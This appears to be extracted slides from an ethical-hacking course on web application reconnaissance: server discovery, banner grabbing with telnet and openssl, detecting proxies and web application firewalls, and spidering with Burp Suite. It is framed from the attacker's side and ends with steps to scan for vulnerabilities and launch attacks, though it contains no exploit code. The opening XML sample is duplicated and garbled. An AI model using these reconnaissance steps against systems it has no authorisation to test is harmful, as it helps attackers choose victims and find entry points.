
```
<CustomerRecord>
  <CustomerNumber>2010</CustomerNumber>
  <FirstName>Jason</FirstName><CustomerNumber>
    2010</CustomerNumber>
  <FirstName>Jason</FirstName>
  <LastName>Springfield</LastName>
  <Address>Apt 20, 3rd Street</Address>
  <Email>jason@springfield.com</Email>
  <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```



# Module Flow




# Web App Hacking Methodology



# Footprint Web Infrastructure



- Web infrastructure footprinting is the first step in web application hacking; it helps attackers to **select victims** and **identify vulnerable web applications**



# Footprint Web Infrastructure: Server Discovery



- Server discovery gives information about the **location of servers** and ensures that the target server is **alive on Internet**

## Whois Lookup

Whois lookup utility gives information about the **IP address of web server** and **DNS names**

### Whois Lookup Tools:

- <http://www.tamos.com>
- <http://www.whois.net>
- <http://searchdns.netcraft.com>
- <http://www.dnsstuff.com>



## DNS Interrogation

DNS Interrogation provides information about the **location and type of servers**

### DNS Interrogation Tools:

- <http://www.dnsstuff.com>
- <http://www.webmaster-toolkit.com>
- <http://network-tools.com>
- <http://www.domaintools.com>



## Port Scanning

Port Scanning attempts to connect to a particular set of TCP or UDP ports to find out the **service that exists on the server**

### Port Scanning Tools:

- Nmap
- Advanced Port Scanner
- NetScan Tools Pro
- Hping



# Footprint Web Infrastructure: Service Discovery



1

Scan the target web server to **identify common ports** that web servers use for different services


2

Tools used for service discovery:

1. Nmap 2. NetScan Tools Pro 3. Sandcat Browser

3

Identified services act as **attack paths** for web application hacking



## Port Typical HTTP Services

80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate Web server, or Web cache
8001	Alternate Web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

# Footprint Web Infrastructure: Server Identification/Banner Grabbing



- Analyze the **server response header field** to identify the make, model and version of the web server software
- **Syntax:** `C:\telnet Website URL or IP address 80`

```
Command Prompt
C:\Users\...>telnet 192.168.0.2 80
```

```
Telnet 192.168.0.2
Content-Type: text/html; charset=us-ascii
Server: Microsoft-IIS/2.0
Date: Thu, 06 Feb 2014 07:06:56 GMT
Connection: close
Content-Length: 326

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html401/dtd"
>
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html;
charset=us-ascii">
<BODY><h2>Bad Request - Invalid Verb</h2>
<hr><p>HTTP Error 400. The request verb is invalid.</p>
</BODY></HTML>

Connection to host lost.
```

Server identified as Microsoft IIS

- Run command `s_client -host <target website> -port 443`
- Type `GET/HTTP/1.0` to get the server information

```
C:\OpenSSL-Win32\bin\openssl.exe
Timeout : 300 (sec)
Verify return code: 19 (self signed certificate in certificate path)

GET/HTTP/1.0
HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Mon, 19 May 2014 07:29:45 GMT
Connection: close
Content-Length: 326

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html401/dtd"
>
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html;
charset=us-ascii">
<BODY><h2>Bad Request - Invalid Verb</h2>
<hr><p>HTTP Error 400. The request verb is invalid.</p>
</BODY></HTML>

closed
OpenSSL
```

Server identified as Microsoft HTTPAPI



## Banner Grabbing Tools

1. Telnet

2. Netcat

3. ID Serve

4. Netcraft

# Detecting Web App Firewalls and Proxies on Target Site



## Detecting Proxies

- Determine whether your target site is **routing your requests** through a proxy servers
- Proxy servers generally **add certain headers in the response header field**
- Use **TRACE** method of HTTP/1.1 to identify the changes the proxy server made to the request

```
"Via:", "X-Forwarded-For:", "Proxy-Connection:"  
TRACE / HTTP/1.1  
Host: www.test.com  
HTTP/1.1 300 OK  
Server: Microsoft-IIS/7.0  
Date: Wed, 01 Jan 2014 15:25:15 GMT  
Content-length: 40  
TRACE / HTTP/1.1  
Host: www.test.com  
Via: 1.1 192.168.11.15
```

## Detecting Web App Firewall

- Web Application Firewall (WAF) prevents web application attack by **analyzing HTTP traffic**
- Determine whether your **target site is running web app firewall** in front of an web application
- **Check the cookies response of your request** because most of the WAFs add their own cookie in the response
- Use WAF detection tools such as **WAFW00F** to find which WAF is running in front of application

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# wafw00f http://www.google.com  
  
WAFW00F - Web Application Firewall Detection Tool  
By Sandro Gauci 66 Wendel G. Henrique  
  
Checking http://www.google.com  
Generic Detection results:  
The site http://www.google.com seems to be behind a WAF  
Reason: The server header is different when an attack is detected.  
The server header for a normal response is "GFE/2.0", while the server header a  
Number of requests: 13  
root@kali:~#
```

<http://www.aldeid.com>

# Footprint Web Infrastructure: Hidden Content Discovery



- Discover the **hidden content and functionality** that is not reachable from the main visible content to **exploit user privileges** within the application
- It allows an attacker to **recover backup copies** of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality which is not linked to the main application, etc.



## Web Spidering

- Web spiders automatically **discover the hidden content** and functionality by parsing HTML form and client-side JavaScript requests and responses
- Web Spidering Tools:
  - OWASP Zed Attack Proxy
  - Burp Suite
  - WebScarab

## Attacker-Directed Spidering

- Attacker accesses all of the **application's functionality** and uses an intercepting proxy to monitor all requests and responses
  - The intercepting **proxy parses** all of the application's responses and reports the content and functionality it discovers
- Tool: **OWASP Zed Attack Proxy**

## Brute-Forcing



- Use automation tools such as **Burp Suite** to make huge numbers of requests to the web server in order to guess the names or identifiers of hidden content and functionality



# Web Spidering Using Burp Suite

- **Configure your web browser** to use Burp as a local proxy
- **Access the entire target application** visiting every single link/URL possible, and submit all the application forms available
- **Browse the target application** with JavaScript enabled and disabled, and with cookies enabled and disabled

- **Check the site map** generated by the Burp proxy, and **identify** any hidden application content or functions
- Continue these steps recursively until no further **content or functionality** is **identified**



<http://www.portswigger.net>

# Web Crawling Using **Mozenda** Web Agent Builder



- Mozenda Web Agent Builder **crawls through a website** and harvests pages of information
- The software support logins, result index, **AJAX, borders,** and others
- The extracted data can be **accessed online, exported** and used through an **API**

The screenshot shows the Mozenda Web Agent Builder interface. The main window displays a web agent configuration for a product page on Best Buy. The interface includes a 'New Action' panel on the left, a 'Selected Action' panel, and a 'Captured Text Preview' table at the bottom right.

**New Action**  
Use the tools below to perform actions on the page

- Click an item
- Capture text or image
- Set user input
- Create a list of items

**Selected Action**  
Modify the behavior of the selected action

- View action properties
- Change item location

**Actions**  
Use the tools above to add a new action to this page or to modify the behavior of the currently selected action

**# 1**

Page 1

- Begin Item List - Item NameList
- Capture - Item Name
- Capture - Price
- Capture - Rating
- Capture - Model
- Click Item
- End List

**# 2**

Page 2 ...


- Begin Item List - Review RatingL...
- Capture - Review Rating
- Capture - Review
- Capture - Would recommend

**Captured Text Preview**

Review Rating	Review	Would recommend
5.0	What's great about it: WAS VERY EAS...	Yes
3.0	What's great about it: Great SoundWh...	No
4.0	What's great about it: nice featuresW...	Yes
4.0	What's great about it: good price, loo...	Yes

<http://www.mozenda.com>

# Web App Hacking Methodology



# Hacking Web Servers

01

After identifying the web server environment, **scan the server for known vulnerabilities** using any web server vulnerability scanner

02

**Launch web server attack** to exploit identified vulnerabilities

03

**Launch Denial-of-Service (DoS)** against web server

## Tools used

1

**UrlScan**

2

**Nikto**

3

**Nessus**

4

**Acunetix Web Vulnerability**

5


**WebInspect**

**Note:** For complete coverage of web server hacking techniques refer to Module 11: Hacking Webservers

# Web Server Hacking Tool: WebInspect

